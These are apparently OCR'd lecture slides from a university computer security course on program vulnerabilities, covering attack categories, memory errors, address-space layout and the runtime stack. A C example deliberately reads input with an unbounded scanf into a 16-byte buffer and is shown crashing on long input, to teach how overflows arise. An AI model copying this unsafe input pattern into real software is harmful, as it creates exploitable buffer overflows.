PennState

CSE 543: Computer Security

Module: Software Security

Program Vulnerabilities

Prof. Syed Rafiul Hussain
Department of Computer Science and Engineering
The Pennsylvania State University

Acknowledgements: Some of the slides have been adopted from
Trent Jaeger (Penn State), Patrick McDaniel (Penn State), William Enck (NCSU), and Dave Levine (UMD)

Programming

- Why do we write programs?
  - Function
- What functions do we enable via our programs?
  - Some we want -- some we don't need
  - Adversaries take advantage of such "hidden" function

Some Attack Categories

- Control-flow Attacks
  - Adversary directs program control-flow
    - E.g., return address overwrite through buffer overflow
- Data Attacks
  - Adversary exploits flaw to read/modify unexpected data
    - E.g., critical variable overwrite through buffer overflow
- Code Injection Attacks
  - Adversary tricks the program into executing their input
    - E.g., SQL injection attacks
- Other types of attacks on unauthorized access (later)
- See CWE (http://cwe.mitre.org/)

Memory Errors

PennState

- Many attacks are possible because some programming languages allow memory errors
  - C and C++ for example
- A memory error occurs when the program allows an access to a variable to read/write to memory beyond what is allocated to that variable
  - E.g., read/write beyond the end of a string
  - Access memory next to the string
- Memory errors may be exploited to change the program's control-flow or data-flow or to allow injection of code

A Simple Program


```
void myfunc()
{
    char string[16];
    printf("Enter a string\n");
    scanf(“%s”, string);
    printf(“You entered: %s\n”, string);
}
int main()
{
    myfunc();
}
```

```
root@newyork:~/test# ./a.out
Enter a string
mystring
You entered: mystring
```

```
root@newyork:~/test# ./a.out
Enter a string
ajhsoieurhgeskljdfghkljghsdjfhgsldkjfghskljrhgfdkj
You entered: ajhsoieurhgeskljdfghkljghsdjfhgsldkjfghskljrhgfdkj
Segmentation fault (core dumped)
```

What Happened?

The *process's view* of memory is that it owns all of it





In reality, these are *virtual addresses*; the OS/CPU map them to physical addresses

What Happened?

- Brief refresher on program address space
  - Stack -- local variables, procedure calls
  - Heap -- dynamically allocated (malloc, free)
  - Data
    - global initialized variables
    - Global uninitialized variables
  - Text -- program code (read only, usual

```
root@newyork:~/test# cat /proc/self/maps
08048000-08053000 r-xp 00000000 08:01 131088     /bin/cat
08053000-08054000 r--p 0000a000 08:01 131088     /bin/cat
08054000-08055000 rw-p 0000b000 08:01 131088     /bin/cat
08c20000-08c41000 rw-p 00000000 00:00 0          [heap]
b7352000-b7552000 r--p 00000000 08:01 10346      /usr/lib/locale/locale-archive
b7552000-b7553000 rw-p 00000000 00:00 0
b7553000-b7700000 r-xp 00000000 08:01 122        /lib/i386-linux-gnu/libc-2.17.so
b7700000-b7702000 r--p 001ad000 08:01 122        /lib/i386-linux-gnu/libc-2.17.so
b7702000-b7703000 rw-p 001af000 08:01 122        /lib/i386-linux-gnu/libc-2.17.so
b7703000-b7706000 rw-p 00000000 00:00 0
b770d000-b770f000 rw-p 00000000 00:00 0
b770f000-b7710000 r-xp 00000000 00:00 0          [vdso]
b7710000-b7730000 r-xp 00000000 08:01 102        /lib/i386-linux-gnu/ld-2.17.so
b7730000-b7731000 r--p 0001f000 08:01 102        /lib/i386-linux-gnu/ld-2.17.so
b7731000-b7732000 rw-p 00020000 08:01 102        /lib/i386-linux-gnu/ld-2.17.so
bfea2000-bfec3000 rw-p 00000000 00:00 0          [stack]
```





The picture is taken from Dr. Dave Levine's (University of Maryland) Lecture

Closer Look at Stack During Runtime

Stack and heap grow in opposite directions

Stack

- Usually grows towards smaller memory addresses
  - Intel, Motorola, SPARC, MIPS
- Processor register points to top of stack
  - stack pointer –SP
  - points to last stack element or first free slot
- Composed of frames
  - pushed on top of stack as consequence of function calls
  - address of current frame stored in processor register
    - frame/base pointer –FP
  - used to conveniently reference local variables

Closer Look at Stack During Runtime


Stack and heap grow in opposite directions

Compiler provides instructions that adjusts the size of the stack at runtime

Closer Look at Stack During Runtime

Stack and heap grow in opposite directions

